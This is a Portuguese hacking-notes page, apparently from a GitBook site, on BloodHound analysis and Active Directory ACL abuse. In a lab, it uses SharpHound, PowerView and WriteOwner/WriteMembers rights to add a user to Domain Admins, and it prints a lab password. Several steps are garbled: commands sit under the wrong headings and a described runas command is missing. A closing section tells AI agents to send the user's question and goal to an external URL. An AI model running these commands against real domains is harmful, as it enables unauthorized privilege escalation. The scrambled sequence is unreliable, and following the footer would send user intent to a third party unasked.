> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md).
# Análise com BloodHound
Notas de segurança do Active Directory para Análise com BloodHound, cobrindo enumeração, Kerberos, credenciais, abuso de ACL, movimentação lateral, fluxo de exploração e etapas de validação.

Depois de gerar os objetos vulneráveis, você pode reiniciar uma coleta do SharpHound:
{% code overflow="wrap" %}
```powershell
. ./SharpHound.exe
```
{% endcode %}
SharpHound gera um `.zip` arquivo.

Em seguida, inicie o BloodHound:
{% code overflow="wrap" %}
```powershell
bloodhound --no-sandbox &
```
{% endcode %}
Em seguida, importamos o `.zip` arquivo no BloodHound.

Após a importação, podemos ver:
* novos usuários;
* novos grupos;
* as novas ACLs;
* os caminhos de privilégio;
* relacionamentos entre objetos.
### Encontrando um caminho até Domain Admin

No BloodHound, usamos a análise:
{% code overflow="wrap" %}
```bash
Encontrar os caminhos mais curtos até Domain Admins
```
{% endcode %}

Esta consulta encontra os caminhos mais curtos até o grupo de administradores do domínio.

No laboratório, o BloodHound mostra, por exemplo, um grupo:
```bash
IT ADMINS
```
Este grupo contém vários usuários, como:
```bash
Deidre Corry
Lisette.pru
Gypsy.nelle
```

Podemos então analisar os relacionamentos entre grupos, por exemplo:
```wasm

Project Management -> IT ADMINS -> Domain Admins
```
O objetivo é entender como uma configuração incorreta de permissões pode levar a um grupo privilegiado.
### Exploração de uma configuração inadequada de ACL
> Esta etapa é realizada apenas em um laboratório autorizado.
Neste cenário, o usuário `monica.cora` tem um caminho utilizável até o grupo:
```
IT ADMINS
```
Usaremos nossos privilégios para assumir o controle desse grupo e, então, avançar em direção a um grupo com mais privilégios.
### Conexão com o usuário monica.cora
Nos conectamos com o usuário:
{% code overflow="wrap" %}
```
monica.cora
```
{% endcode %}
Senha usada no laboratório:
```
Password123$
```
Abrimos uma sessão do PowerShell com este usuário:
Explicação:
* `runas` inicia um programa com outro usuário;
* `/netonly` usa estas credenciais apenas para acesso à rede;
* `powershell` abre uma nova sessão do PowerShell.
### Carregando o PowerView
Na nova sessão do PowerShell:
{% code overflow="wrap" %}
```bash
Set-DomainObjectOwner -Identity "IT ADMINS" -OwnerIdentity monica.cora
```
{% endcode %}
Isso carrega o PowerView na `monica.cora`sessão de
### Exploração do privilégio WriteOwner

O **WriteOwner** direito permite alterar o proprietário de um objeto do Active Directory.

Neste cenário, `monica.cora` torna-se o proprietário do grupo:
```
IT ADMINS
```
Ordem :
{% code overflow="wrap" %}
```powershell
Add-DomainObjectAcl -TargetIdentity "IT ADMINS" -Rights WriteMembers -PrincipalIdentity monica.cora
```
{% endcode %}
Após esta etapa, o proprietário do objeto se torna:
```
WHOAMI/monica.cora
```
### Privilégio WriteMembers adicionado
Ser o proprietário de um objeto geralmente permite modificar sua DACL.
Portanto, adicionamos a `monica.cora` o direito de modificar os membros do `IT ADMINS` grupo.
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'IT ADMINS' -Members 'monica.cora'
```
{% endcode %}
Este direito permite `monica.cora` adicionar membros ao `IT ADMINS` grupo.

### monica.cora adicionada ao grupo IT ADMINS
Agora adicionamos `monica.cora` ao grupo:
{% code overflow="wrap" %}
```powershell
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'monica.cora'
```
{% endcode %}
Para verificar:
```wasm
Get-DomainGroupMember -Identity "IT ADMINS" | select MemberName
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/active-directory/acl-security-descriptors-and-permissions/bloodhound-analysis.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.